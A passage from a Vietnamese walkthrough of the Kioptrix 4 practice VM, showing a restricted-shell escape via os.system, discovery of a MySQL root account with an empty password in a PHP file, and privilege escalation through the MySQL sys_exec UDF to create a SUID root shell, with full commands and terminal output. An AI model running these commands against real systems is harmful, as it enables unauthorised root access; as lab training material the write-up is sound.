
□ Đây là kshell, một restricted shell với một số hạn chế, để tạo một bash shell mới ta làm như sau

```
echo os.system('/bin/bash')
```

Sau đó gõ lệnh sau để tìm kiếm các tệp php trên hệ thống có từ khóa password ,in ra tên tệp và dòng chứa chuỗi password

Thử truy cập vào cat /var/www/robert/robert.php

□ Thấy được username của mysql là root và pass là chuỗi rỗng



```
File Actions Edit View Help
john:~$ echo $SHELL
*** forbidden path -> "/bin/kshell"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$ echo os.system('/bin/bash')
john@kioptrix4:~$ cat /var/www/robert/robert.php
<?php
session_start();
if(!session_is_registered(myusername)){
    header("location: ../index.php");
}else{
    ob_start();
    $host="localhost"; // Host name
    $username="root"; // Mysql username
    $password=""; // Mysql password
    $db_name="members"; // Database name
    $tbl_name="members"; // Table name

    // Connect to server and select database.
    mysql_connect("$host", "$username", "$password")or die("cannot connect");
    mysql_select_db("$db_name")or die("cannot select DB");

    $result=mysql_query("SELECT * FROM $tbl_name WHERE username='".$$_SESSION['myusername']."'");

    // Mysql_num_row is counting table row
    $count=mysql_num_rows($result);
    // If result matched $myusername and $mypassword, table row must be 1 row

    if($count!=0){
        $row = mysql_fetch_array($result);
    }
    else {
        echo "Something went wrong";
    }
}
```

Hình 22: Thông tin mục tiêu trên hệ thống

Bước 11. Truy cập mysql với tài khoản root mà không cần mật khẩu mysql -u root use mysql

Show toàn bộ tables trong mysql

□ Trong mysql có một hàm UDF cho phép người dùng tự định nghĩa hàm và thực thi nó dưới quyền người chạy tiến trình

Chọn bảng func nơi chứa UDF

□ Giờ chúng ta sẽ thử dùng hàm sys_exec để leo thang đặc quyền

```
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh');
```

□ Dùng hàm sys_exec để sao chép thư mục /bin/sh vào thư mục /tmp và thay đổi quyền sở hữu thành root và quyền thành suid và sgid để chạy chương trình shell với tư cách là root

```
john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select sys_exec('cp /bin/sh /tmp/rootsh; chown root:root /tmp/rootsh; chmod +s /tmp/rootsh');
+-----+
| sys_exec('cp /bin/sh /tmp/rootsh; chown root:root /tmp/rootsh; chmod +s /tmp/rootsh') |
+-----+
| NULL |
+-----+
1 row in set (0.00 sec)
```

Hình 23: Truy cập với tư cách là root

Bước 12. Thoát ra khỏi mysql và truy cập vào /tmp để thực thi chương trình sh

□ Chúng ta đã lấy được flag

```
john is not in the sudoers file. This incident will be reported.
john@Kioptrix4:/tmp$ ls
rootsh
john@Kioptrix4:/tmp$ sudo su ./rootsh
[sudo] password for john:
john is not in the sudoers file. This incident will be reported.
john@Kioptrix4:/tmp$ ./rootsh
# whoami
root
# cd /root
# ls
congrats.txt  lshell-0.9.12
# cat cong
cat: cong: No such file or directory
# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```

Hình 24: Lấy flag thành công